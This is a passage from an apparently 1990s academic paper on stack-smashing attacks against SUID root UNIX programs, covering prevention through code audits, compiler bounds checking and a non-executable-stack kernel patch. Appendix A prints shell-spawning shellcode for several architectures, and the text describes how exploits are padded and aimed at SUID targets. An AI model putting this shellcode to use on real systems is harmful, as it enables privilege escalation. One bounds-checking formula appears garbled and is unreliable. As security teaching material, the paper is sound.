Example 9.b and Figure 9.c detail a full example of a stack smashing sequence. If this code were compiled, and configured with SUID root permissions, and made world executable on a UNIX system, it would return an interactive, privileged shell for any user on the system who ran the resulting binary.

9.1 Creative stack smashing

Example 9.b is not a typical stack smashing sequence. SUID root programs included in UNIX distributions are not precompiled with “shell code” as part of the binary. To exploit these type of programs, some means must be used to insert the `shellcode` array into the runtime environment. Stack smashers have devised creative ways to accomplish this.

In order to inject the shell code into the runtime process, stack smashers have manipulated command line arguments, shell environment variables, and interactive input functions with the necessary shell code sequence. Not only do most stack smashing exploits rely upon shell code to accomplish their task, but these type of exploits depend on knowing at what address in memory this shell code will reside. Taking this into consideration, many stack smashers have padded their shell code with NULL (or no-op) assembly operations this gives the shell code a ‘wider space’ in memory and makes it easier to guess where the shell code may be when manipulating the return address. This approach, combined with an approach whereby the shell code is followed by many instances of the 'guessed' return address in memory; is a common strategy used in constructing stack smashing exploits. An additional approach, when small programs with memory restrictions are exploited, is to store the shellcode in an environment variable.

10. SUID root programs by distribution

In order to search standard UNIX distributions for SUID root programs, the following command can be executed by the privileged user:

```
/usr/bin/find / -user root -perm -004000 -print
```

This command is a system-wide search command for SUID root files; which, as described, are crucial in constructing stack smashing exploits. Using the above command as a test case, working installations of two popular UNIX were tested with this command: Linux and Solaris[11].

On a Linux machine running the 2.0.30 kernel, built from a modified version of the *Slackware* distribution, 56 SUID root world-executable binaries existed on the system. A subtle byte copying error in any one of the above programs could allow for a stack smashing vulnerability. Comparatively, In a distribution of the Solaris operating system, approximately 67 SUID root world-executable programs on the system in total[12]. As with the Linux distribution, an error in the coding to handle dynamic string variables in any one of these system binaries could allow for a stack smashing vulnerability.

Using Linux and Solaris as examples, one may conclude that a significant number of SUID root binaries exist in the typical UNIX distribution. Any one of these programs can become a target for stack smashers, thus, prevention and protection of these files is a necessity.

11. Stack Smashing Prevention

A centralized or decentralized approach can be taken to avoid stack smashing security vulnerabilities. To do so, changes must be implemented in the privileged programs

[11] Complete listing is available in Appendix B
[12] This specific machine has 67, however an 'out of the box' distribution may have slightly more or less

themselves, in the C programming language compilers, or in the operating system kernel. A centralized approach involves modification of system libraries and/or an operating system kernel while a decentralized approach involves the modification of privileged programs and/or C programming language compilers. Of these two basic approaches, a decentralized approach is more immediately expensive with respect to manpower and workload, but cheaper in the long term providing a stable, long lasting solution. A centralized approach is cheaper in the short term, with respect to manpower and workload, but is near impossible to implement as a long term solution.

11.1 Program modification

To effectively fix defective SUID root program, a number of modifications can be made to the program's source code to avoid stack smashing vulnerabilities. Standard C byte copy or concatenation functions often are crucial in most buffer overflow exploits. A list of vulnerable function calls in the C programming language, and suitable replacement function (if available) is as follows:

function	suitable replacement
`gets()`	`fgets()`
`sprintf()`	
`strcat()`	`strncat()`
`strcpy()`	`strncpy()`
`streadd()`	
`strecpy()`	
`strtrns()`	
`index()`	
`fscanf()`	
`scanf()`	
`sscanf()`	
`vsprintf()`	
`realpath()`	
`getopt()`	
`getpass()`	

Figure 11.1.a vulnerable functions in C

In general, functions that return a pointer to a result in static storage can be used in stack smashing exploits. In other terms, standard C function calls that copy strings without checking their length are insecure. Some vulnerable functions have suitable 'drop in' replacements, others do not. Whenever possible, alternative functions must be used to help insure that privileged code is not susceptible to stack smashing exploits. In addition to using suitable replacements for vulnerable functions, shell environment pointers and excessive command line arguments also need to be checked for invalid data. Recall that stack smashers are creative and often hide shell code and other crucial exploit information in excessive command line arguments or environment variables (see figure 7.a and section 9.1). Thus, securing source code must be a comprehensive process to be effective, and all avenues of unauthorized input must be inspected and properly terminated if invalid.

Commercial programs such as CenterLine software's Code Center or Pure Atria's Purify, and non-commercial programs such as Brian Marick's GCT or Bruce Peren's ElectricFence can be used to assist programmers in locating buffer overflows and illegal function operations that standard C compilers do not look for. However, programs such as these can only catch overflow bugs reactively, not proactively; A test case must exist which provokes the stack smashing hole. Furthermore, many of these programs can offer more information than standard UNIX facilities while investigating a program's abnormal memory operations.

As C debugging tools, these programs may offer more than simple 'segmentation violation' messages. However, it is important to remember that these programs are designed to remove bugs and do not specialize in security. Furthermore, these programs do not consider the current or future filesystem permissions of the program. The same battery of tests are submitted to a program whether it runs as a privileged user or not. In summary, automated debugging tools are useful in correcting known vulnerabilities, however, they cannot detect future vulnerabilities and are limited as security tools.

Security and stability are synonymous. Programs that use secure functions and accept less bad input data are not only more secure, but run more efficiently and build faster. By changing existing code and writing new code with security in mind, both privileged code and non-privileged code share the benefits. Recalling the ease in which privileged program execution can be transferred, it is important to note that privileged code often trusts non-privileged code. Privileged processes may assume that all binaries, privileged and non-privileged, are to be trusted. By using more secure programming practices on all UNIX system code, every segment of the code base is strengthened. Security and robustness both involve thinking about the ranges of allowable inputs and responses, and limiting them so undesirable responses are not produced.

In a recent study by a research team lead by Barton P. Miller at the University of Wisconsin-Madison entitled *An Empirical Study in the Reliability of UNIX Utilities* (1989) and its successor *Fuzz Revisited: A Re-examination of the Reliability of UNIX Utilities and*

Services (1995), the stability and reliability of a number of UNIX implementations were tested. While this study does not focus on buffer overflows specifically, it is primarily concerned with the reliability and stability of UNIX utilities when flooded with invalid input. In Miller's study, over 80 different utility programs on nine different UNIX platforms were tested. Seven of these UNIX platforms originate from commercial vendors, and two were from the 'free' UNIX community. It is interesting to note that the average failure rate of the tools and utilities available on the commercial operating systems tested ranged from 18% to 43%, while the average failure rate of the Linux/GNU utilities ranged from 6% to 9%. In this study, failure was defined as programs that crashed with a core dump or hung, when presented with invalid data. While only some of the programs tested in this study were SUID root programs, many of these programs were trusted by SUID root programs, and flawless operation was assumed.

Modifying the code is the only near foolproof method of insuring that SUID root programs are not exploited. Not only can this avoid buffer overflows in programs, but it will build faster, more efficient, robust code with respect to non-security areas of the operating system. The OpenBSD project has paid special attention to this, as its chief kernel hacker, Theo DeRaadt commented in a recent e-mail:

> "During the OpenBSD security code review that we've been doing for almost a year now, we have fixed numerous other robustness problems. Just as a small example, more than 10 ways to make ftpd dump core have been resolved. Thousands of non-security bugs got fixed at the same time. When you are looking at each source file one by one, it is an ideal time to evaluate what problems and solutions other OS groups have done."

The disadvantages of manually modifying all affected programs is obvious since all subject programs must be checked by hand and recompiled. Thousands of lines of source code must have all function calls and UID execution privileges examined and changed, if necessary. In the free operating system arena, systems such as Linux, FreeBSD, OpenBSD and NetBSD have full source code distributions available for public use. Complete copies of the operating system kernel and system utilities may be downloaded and modified, allowing anyone to fix stack smashing vulnerabilities. However, In contrast to this approach, commercial UNIX operating systems have limited, if any source code availability. As the chief decentralized approach in avoiding stack smashing holes in the UNIX operating system, global code auditing is the most expensive in terms of necessary manpower and workload but can offer the most in long term reliability and security.

11.2 Compiler modifications

An additional decentralized approach to preventing stack smashing vulnerabilities is to modify the C language compiler's performance in a given UNIX operating system concerning vulnerable functions. However, it is important to note that, in most cases, these modifications to the C programming language are not trivial and involve fundamental modifications to the concepts behind the C programming language.

A simple approach of this nature involves modifications to the C compiler, which do not affect the C programming language. For example, the BSDI and OpenBSD operating systems' compilers generate warning messages when compiling a program which uses "dangerous" (see *fig 9.1.a*) function calls. Despite this shortcoming, the main benefit of using an approach such as this is that it encourages secure programming without changing the code or its performance.

A median approach of this nature involves slight modifications to the compiler, such as those proposed by Alexandre Snarskii[13], which would modify only the "dangerous" (*see fig 9.1.a)* functions in the C library and perform a stack integrity check before referencing the appropriate return value. In his proposed patch to the FreeBSD operating system, if the integrity check fails, it would simply print a warning message and exit the affected program. The main disadvantage to this approach is that all dangerous functions would suffer a significant performance penalty, and like the previous approach, this modification does not take into account autonomous functions defined by the programmer, because of its implementation in the system libraries. An additional drawback to this approach is that the code necessary in checking the stack must be written in assembler, and is thus not portable to multiple architectures.

An extreme approach to solving the problem with the compiler involves implementing bounds checking in the C programming language. Possibly the most dangerous solution to the

[13] ftp://ftp.lucky.net/pub/unix/local/libc-letter

stack smashing problem, as this approach violates C programming language's simplicity, efficiency, and flexibility devices. One approach used in implementing this involves modifying the representation of pointers in the language to include three items: the pointer itself, and the lower and upper bounds of the pointer's address space. By giving the compiler the additional upper and lower bound information, it would then be trivial to do bounds checking before byte copy functions. Despite this benefit, using this approach to implementing bounds checking has the following disadvantages: execution time of resulting code increases by a factor of ten or more[5], register allocation becomes more expensive by a factor of 3:1, new versions of all compiled system libraries and system calls must be provided, and code that interfaces with the hardware directly may be completely incompatible or require special attention.

A unique approach to modifying the compiler in this manner was done by Richard Jones and Paul Kelly at Imperial College in July 1995[14]. Their patches to gcc are available in source and binary form[15].[6] Their approach involved modifying the compiler to perform the same type of bounds checking, without modifying the representation of pointers. Furthermore, Jones and Kelly provided the option to turn the bounds checking mode *on* or *off* in a given program. By representing every pointer with a new *base pointer, k*, that is derived from the original pointer, *p*, the following formula was used:

$$\boxed{\left((p+2)\times(k+1)\right)}$$

Only one pointer is valid for a given region and one can check whether a pointer arithmetic expression is valid by finding its base pointer's storage region. This is checked again to insure that the expression's result points to the same storage region.

In their implementation Jones and Kelly modified the front end of the GNU project's cc compiler, gcc. Code was added to check pointer arithmetic and use, and to maintain a table of known allocated storage regions using splay trees for efficiency. Limited performance statistics are as follows:

[14] http://www-ala.doc.ic.ac.uk/~phjk/BoundsChecking.html
[15] ftp://dse.doc.ic.ac.uk/pub/misc/bcc/

```
Performance

    nfib (dumb doubly-recursive Fibonacci): no slowdown.
        Execution time: same.
        Compile-time: slowdown of 3 (very small)
        Executable size: much larger due to inclusion of library.
    Matrix multiply (ikj, using array subscription):
        Execution time: slowdown of around 30 compared to unoptimised.
        Compile-time: slowdown of around 2.
        Executable size: roughly the same.
```

Example 9.2.a Jones and Kelly results

Despite semi-favorable performance statistics, in addition to the general risk involved at modifying the C language at this level, this modification involves patching and recompiling the existing C compiler and its libraries. Furthermore, all previously compiled binaries must be deleted and recompiled with the new libraries. Once this is done, all binaries on the system will execute with respect to this patch.

In conclusion, modifying the C language or the C compiler to limit stack smashing opportunities often involves modifying the C language at a non-trivial level. Additionally, the most complex and comprehensive solutions of this nature, despite their long term centralization, still remain largely decentralized and difficult to implement and test in a reasonable amount of time. The more trivial modifications of this nature degenerate simply into compiler warning messages that can only encourage the programmer to modify the program manually.

11.3 CPU/OS kernel stack execution privilege

The most centralized approach in preventing some stack smashing vulnerabilities involves modifying an operating system's kernel segment limit such that it does not cover the actual stack space. This approach effectively removes the kernel's stack execution permission. This has a fundamental advantages over other counter-measures. As the most centralized method in limiting stack smashing vulnerabilities, no recompilation of C libraries or the actual compiler would be necessary, only the operating system kernel need be recompiled. A practical implementation of this concept on the Linux operating system is described below, this description touches on the details of implementation as well as some of the problems.

To remove stack execution privilege in UNIX, the operating system dynamic memory allocation stack of the operating system is marked as non-executable. Thus, every process started under such a kernel would have its stack pages also marked non-executable. Stack smashing exploits depend on an executable stack when returning back into a memory address which executes an interactive shell. By removing this functionality from the system, some stack smashing vulnerabilities can be stopped.

A patch removing stack execution permission was written for the Linux operating system by someone going only by the alias *Solar Designer* on the Internet.[7] This patch involved changing the kernel's code segment limit using a new descriptor, so that it does not cover the actual stack space, effectively removing its stack execution privilege. (*for Solar Designer's complete patch, see Appendix C)* As a patch that is not difficult to compile into a kernel and test, one must be aware of the potential difficulties with this method. First, *nested function calls* or *trampoline functions* do not work properly with patched kernels. An example of a trampoline function is as follows:

```
include <stdio.h>

  int
  g (int a, int b, int (*gi) (int, int))
  {
    printf ("Inside g,  a = %d, b = %d, gi = 0x%.8lx\n", a, b, (long)gi);
    fflush (stdout);

    if ((*gi) (a, b))
      return a;
    else
      return b;
  }

  void
  f (void)
  {
    int i, j;
    int f2 (int a, int b)
      {
        printf ("Inside f2, a = %d, b = %d\n", a, b);
        fflush (stdout);
        return a > b;
      }

    int f3 (int a, int b)
      {
        printf ("Inside f3, i = %d, j = %d\n", i, j);
        fflush (stdout);
        return i > j;
      }

    if (g (1, 2, f2) != 2) {
      printf ("Trampoline call returned the wrong value\n");
      fflush (stdout);
      abort ();
    }

    i = 4;
    j = 3;
    if (g (5, 6, f3) != 5) {
      printf ("Trampoline call returned the wrong value\n");
      fflush (stdout);
      abort ();
    }
  }

  int
  main (void)
  {
    printf ("Before trampoline call\n");
    fflush (stdout);
    f ();
    printf ("Trampoline call succeeded\n");
    fflush (stdout);
    return 0;
  }
```

Example 11.3.a - Trampoline Function in C

Trampoline functions execute function code for that function after a return() call has been given. Most buffer overflow exploit code depends on this 'trampoline' function of the C programming language, in exploiting the return value of a function. High level LISP interpreters and objective C compilers also make extensive use of trampoline functions.

Furthermore, signal handler returns in the Linux operating system require an executable stack. Signal handlers are absolutely crucial in an operating system, thus, a temporary executable stack for signal handlers must be implemented. Thus, buffer overflows in signal handlers would still be possible using this temporarily executable stack.

By changing the kernel stack execution permissions, it would stop most SUID buffer overflows, excluding those involving signal handlers. A system with a non-executable stack also hinders LISP and Objective C development efforts as well as other functional languages might also be affected. Furthermore, every program contains code that performs fundamental operations such as saving and restoring values from CPU registers, performs system calls. In contrast to the formulated stack smashing exploits available, an attack such as this would be impossible to prevent by changing the stack execution privilege. In other words, removing the stack execution permission only prevents today's stack smashing exploits from working properly. As exploits become more sophisticated, (see section 9.1) stack execution bits may have little or no relevance in terms of the exploit. As an aside, this type of patch can also be implemented in system CPU hardware. New system architectures could simply have multiple stacks: one for call frames, and one for automatic storage.

In conclusion, by removing stack execution from the system kernel, one can attempt to stop the stack smashing problem at the source. However, this approach suffers in implementation because the necessary code is non-portable, standard compiler functions and operating system signal handling behavior is modified and may be unpredictable. In addition to these points, this approach is not proven to stop more sophisticated stack smashing exploits.

12. Conclusion

Stack smashing security exploits have become commonplace on UNIX machines as a means to gain access to privileged resources. By combining standard operations and conditions of the UNIX and C programming language, based on this study, one can see how an unprivileged user can obtain privileged user permissions. Furthermore, with the number of privileged programs that exist in today's standard UNIX distributions combined with the fact that an overflow exploit could be constructed for any one or number of these operating systems.

In spite of stack smashing prevalence, a number of things can be done to prevent most stack smashing vulnerabilities. As the level of awareness of stack smashing exploits increases, UNIX vendors, programmers, system administrators and users alike, are educating each other. System administrators can implement various configuration methods to lower the possibilities of stack smashing vulnerability exploits. UNIX vendors can do their part by making a commitment to be very cautious with privileged binaries installed by default on their specific UNIX distribution. Lastly but perhaps the most effective solution can come from programmers who write privileged code. As standards evolve and are accepted for coding safer privileged programs and creating more secure operating systems[16], programmers can develop more robust code which is less susceptible to stack smashing. With the cooperation of many people in different parts of the UNIX community, stack smashing security vulnerabilities can be defeated.

[16] POSIX.1e (formerly POSIX.6); http://csrc.ncsl.nist.gov/nistpubs/800-7/node203.html

Appendix A - Shellcode for Operating Systems/Architectures

AIX Shell Code

```
unsigned int code[]={
0x7c0802a6 , 0x9421fbb0 , 0x90010458 , 0x3c60f019 ,
0x60632c48 , 0x90610440 , 0x3c60d002 , 0x60634c0c ,
0x90610444 , 0x3c602f62 , 0x6063696e , 0x90610438 ,
0x3c602f73 , 0x60636801 , 0x3863ffff , 0x9061043c ,
0x30610438 , 0x7c842278 , 0x80410440 , 0x80010444 ,
0x7c0903a6 , 0x4e800420, 0x0
};

/* disassembly
7c0802a6        mfspr   r0,LR
9421fbb0        stu     SP,-1104(SP) --get stack
90010458        st      r0,1112(SP)
3c60f019        cau     r3,r0,0xf019 --CTR
60632c48        lis     r3,r3,11336  --CTR
90610440        st      r3,1088(SP)
3c60d002        cau     r3,r0,0xd002 --TOC
60634c0c        lis     r3,r3,19468  --TOC
90610444        st      r3,1092(SP)
3c602f62        cau     r3,r0,0x2f62 --'/bin/sh\x01'
6063696e        lis     r3,r3,26990
90610438        st      r3,1080(SP)
3c602f73        cau     r3,r0,0x2f73
60636801        lis     r3,r3,26625
3863ffff        addi    r3,r3,-1
 9061043c        st      r3,1084(SP) --terminate with 0
30610438        lis     r3,SP,1080
7c842278        xor     r4,r4,r4    --argv=NULL
80410440        lwz     RTOC,1088(SP)
80010444        lwz     r0,1092(SP) --jump
7c0903a6        mtspr   CTR,r0
4e800420        bctr              --jump
*/
```

i386/Linux

```
jmp    0x1f
        popl   %esi
        movl   %esi,0x8(%esi)
        xorl   %eax,%eax
        movb   %eax,0x7(%esi)
        movl   %eax,0xc(%esi)
        movb   $0xb,%al
        movl   %esi,%ebx
        leal   0x8(%esi),%ecx
        leal   0xc(%esi),%edx
        int    $0x80
        xorl   %ebx,%ebx
        movl   %ebx,%eax
        inc    %eax
        int    $0x80
        call   -0x24
        .string \"/bin/sh\"
```

SPARC/Solaris

```
       sethi   0xbd89a, %l6
        or      %l6, 0x16e, %l6
        sethi   0xbdcda, %l7
        and     %sp, %sp, %o0
        add     %sp, 8, %o1
        xor     %o2, %o2, %o2
        add     %sp, 16, %sp
        std     %l6, [%sp - 16]
        st      %sp, [%sp - 8]
        st      %g0, [%sp - 4]
        mov     0x3b, %g1
        ta      8
        xor     %o7, %o7, %o0
        mov     1, %g1
        ta      8
```

SPARC/SunOS

```
       sethi   0xbd89a, %l6
        or      %l6, 0x16e, %l6
        sethi   0xbdcda, %l7
        and     %sp, %sp, %o0
        add     %sp, 8, %o1
        xor     %o2, %o2, %o2
        add     %sp, 16, %sp
        std     %l6, [%sp - 16]
        st      %sp, [%sp - 8]
        st      %g0, [%sp - 4]
        mov     0x3b, %g1
        mov     -0x1, %l5
        ta      %l5 + 1
        xor     %o7, %o7, %o0
        mov     1, %g1
        ta      %l5 + 1
```

HPUX

```
strcpy(buf,"\x41\x41\x34\x01\x01\x02\x08\x22\x04\x01\x60\x20\x02\xa6\x60\x20\x02
\xac\xb4\x3a\x02\x98\x34\x16\x01\x76\x34\x01\x02\x76\x08\x36\x02\x16\x08\x21\x02
\x80\x20\x20\x08\x01\xe4\x20\xe0\x08\x08\x21\x02\x80\x43\x43\x43\x43\x43\x43\x43
\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43
\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43
\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43
\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43
\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43
\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43
\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43
\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43\x2f\x62\x69\x6e\x2f\x73\x68\x2e\x2d
\x69\x2e\x44\x44\x44\x44\x44\x7b\x03\x30\x1b");
```

Appendix B - SUID root programs by distribution

Linux - 2.0.30 #4 Mon May 5 16:40:11 EDT 1997 i586

```
root@-:~ >find / -user root -perm -004000 -print
/usr/bin/fdmount
/usr/bin/at
/usr/bin/crontab
/usr/bin/splitvt
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/sudo.bin
/usr/bin/procmail
/usr/bin/lpq
/usr/bin/lpr
/usr/bin/lprm
/usr/bin/rcp
/usr/bin/rlogin
/usr/bin/rsh
/usr/bin/traceroute.old
/usr/lib/mc/bin/cons.saver
/usr/lib/svgalib/fun
/usr/lib/svgalib/mousetest
/usr/lib/svgalib/scrolltest
/usr/lib/svgalib/speedtest
/usr/lib/svgalib/testgl
/usr/lib/svgalib/testlinear
/usr/lib/svgalib/vgatest
/usr/lib/svgalib/3d
/usr/lib/svgalib/keytest
/usr/lib/svgalib/accel
/usr/lib/svgalib/eventtest
/usr/lib/svgalib/forktest
/usr/lib/svgalib/testaccel
/usr/lib/newsbin/setnewsids
/usr/local/bin/ssh
/usr/local/bin/sudo
/usr/local/bin/screen-3.7.1
/usr/local/bin/dumpreg
/usr/local/bin/restorefont
/usr/local/bin/restorepalette
/usr/local/bin/restoretextmode
/usr/local/sbin/traceroute
/usr/sbin/pppd-2.2
/usr/sbin/sendmail
/usr/sbin/sliplogin
/usr/X11R6/bin/xload
```

```
        /usr/X11R6/bin/xterm
        /usr/X11R6/bin/color_xterm
        /usr/X11R6/bin/XF86_S3
        /usr/X11R6/bin/xosview
        /usr/X11R6/bin/XF86_S3.old2
        /usr/X11R6/bin/Xaccel
        /var/X11R6/lib/AcceleratedX/arch/LINUX/Xaccel
        /var/X11R6/lib/AcceleratedX/bin/Xaccel
        /bin/su
        /bin/mount
        /bin/umount
        /bin/ping
```

SunOS - 5.5.1 Generic sun4u sparc

```
/usr/local/bin/screen-3.7.1
/usr/local/bin/sudo
/usr/local/bin/su
/usr/local/bin/ssh
/usr/local/bin/rlpr
/usr/local/bin/rlprd
/usr/local/bin/top
/usr/local/bin/ntping
/usr/local/bin/straps
/usr/local/bin/rlpq
/usr/local/sbin/traceroute
/usr/local/sbin/tcpdump
/usr/local/sbin/itest
/usr/local/sbin/icmpinfo
/usr/local/X11/xmcd
/usr/local/X11/cda
/usr/bin/at
/usr/bin/atq
/usr/bin/atrm
/usr/bin/chkey
/usr/bin/crontab
/usr/bin/login
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/ps
/usr/bin/rcp
/usr/bin/rdist
/usr/bin/rlogin
/usr/bin/rsh
/usr/bin/su
/usr/bin/uptime
/usr/bin/w
/usr/bin/yppasswd
/usr/bin/volcheck
/usr/bin/admintool
```

```
/usr/bin/ct
/usr/bin/nispasswd
/usr/lib/fs/ufs/quota
/usr/lib/fs/ufs/ufsdump
/usr/lib/fs/ufs/ufsrestore
/usr/lib/exrecover
/usr/lib/pt_chmod
/usr/lib/utmp_update
/usr/lib/acct/accton
/usr/openwin/bin/xlock
/usr/openwin/bin/ff.core
/usr/openwin/bin/kcms_configure
/usr/openwin/bin/kcms_calibrate
/usr/openwin/lib/mkcookie
/usr/sbin/allocate
/usr/sbin/mkdevalloc
/usr/sbin/mkdevmaps
/usr/sbin/ping
/usr/sbin/sacadm
/usr/sbin/whodo
/usr/sbin/deallocate
/usr/sbin/list_devices
/usr/sbin/static/rcp
/usr/dt/bin/dtaction
/usr/dt/bin/dtappgather
/usr/dt/bin/dtsession
/usr/dt/bin/dtprintinfo
/usr/dt/bin/sdtcm_convert
/usr/proc/bin/ptree
/usr/proc/bin/pwait
/usr/ucb/ps
/sbin/su
```

Appendix C - Stack Execution Permission Patches

Linux 2.0

```
diff -u --recursive /extra/Linux-2.0.30/arch/i386/kernel/head.S
Linux/arch/i386/kernel/head.S
--- /extra/Linux-2.0.30/arch/i386/kernel/head.S Sat Apr 12 10:41:59 1997
+++ Linux/arch/i386/kernel/head.S       Sat Apr 12 10:44:58 1997
@@ -402,7 +402,7 @@
        .quad 0xc0c392000000ffff        /* 0x18 kernel 1GB data at
0xC0000000 */
        .quad 0x00cbfa000000ffff        /* 0x23 user   3GB code at
0x00000000 */
        .quad 0x00cbf2000000ffff        /* 0x2b user   3GB data at
0x00000000 */
-       .quad 0x0000000000000000        /* not used */
+       .quad 0x00cafa000000ffff        /* 0x33 user   2.75GB code */
        .quad 0x0000000000000000        /* not used */
        .fill 2*NR_TASKS,8,0            /* space for LDT's and TSS's etc */
 #ifdef CONFIG_APM
diff -u --recursive /extra/Linux-2.0.30/arch/i386/kernel/signal.c
Linux/arch/i386/kernel/signal.c
--- /extra/Linux-2.0.30/arch/i386/kernel/signal.c       Sat Apr 12 10:41:59
1997
+++ Linux/arch/i386/kernel/signal.c     Sat Apr 12 10:44:58 1997
@@ -214,7 +214,7 @@
        /* Set up registers for signal handler */
        regs->esp = (unsigned long) frame;
        regs->eip = (unsigned long) sa->sa_handler;
-       regs->cs = USER_CS; regs->ss = USER_DS;
+       regs->cs = USER_HUGE_CS; regs->ss = USER_DS;
        regs->ds = USER_DS; regs->es = USER_DS;
        regs->gs = USER_DS; regs->fs = USER_DS;
        regs->eflags &= ~TF_MASK;
diff -u --recursive /extra/Linux-2.0.30/include/asm-i386/segment.h
Linux/include/asm-i386/segment.h
--- /extra/Linux-2.0.30/include/asm-i386/segment.h      Sat Apr 12 10:41:37
1997
+++ Linux/include/asm-i386/segment.h    Sat Apr 12 10:44:58 1997
@@ -4,7 +4,8 @@
 #define KERNEL_CS      0x10
 #define KERNEL_DS      0x18

-#define USER_CS                0x23
+#define USER_HUGE_CS   0x23
+#define USER_CS                0x33
 #define USER_DS                0x2B
 #ifndef __ASSEMBLY__
```

References

[1] One, Aleph *Smashing The Stack For Fun And Profit.* Phrack Magazine 49, Fall 1997

[2] *Stack Smashing, What to do?* Shawn Instentes. USENIX Association *Login*, April 1997

[3] *The Free On-Line Dictionary of Computing, FOLDOC* `http://wfn-shop.Princeton.EDU/foldoc/`

[4] CERT, the Computer Emergency Response Team Coordination Center. public FTP archives. ftp://ftp.cert.org. 1997.

[5] CIAC, the U.S. Department of Energy's Computer Incident Advisory Capability. public webserver. http://ciac.llnl.gov/ 1997.

[6] *Practical UNIX & Internet Security*. Simson Garfinkel and Eugene Spafford. O'Reilly and Associates 1996.

[7] *The Design and Implementation of the 4.4BSD Operating System*. McKusick, Marshall Kirk; Bostic, Keith; Karles, Michael J.; Quarterman, John S. Addison Wesley 1996.

[8] Mudge. *How to Write Buffer Overflows.* http://www.l0pht.com/advisories/bufero.html.

[9] *Assembly Language for the IBM-PC.* Kip R. Irvine. Macmillian Publishing Company, 1993.

Acknowledgments

Aleph One, Eugene Spafford, Solar Designer, Shawn Instenes, Theo DeRaadt, Mudge and the L0pht, and all participants on the BUGTRAQ mailing list discussions.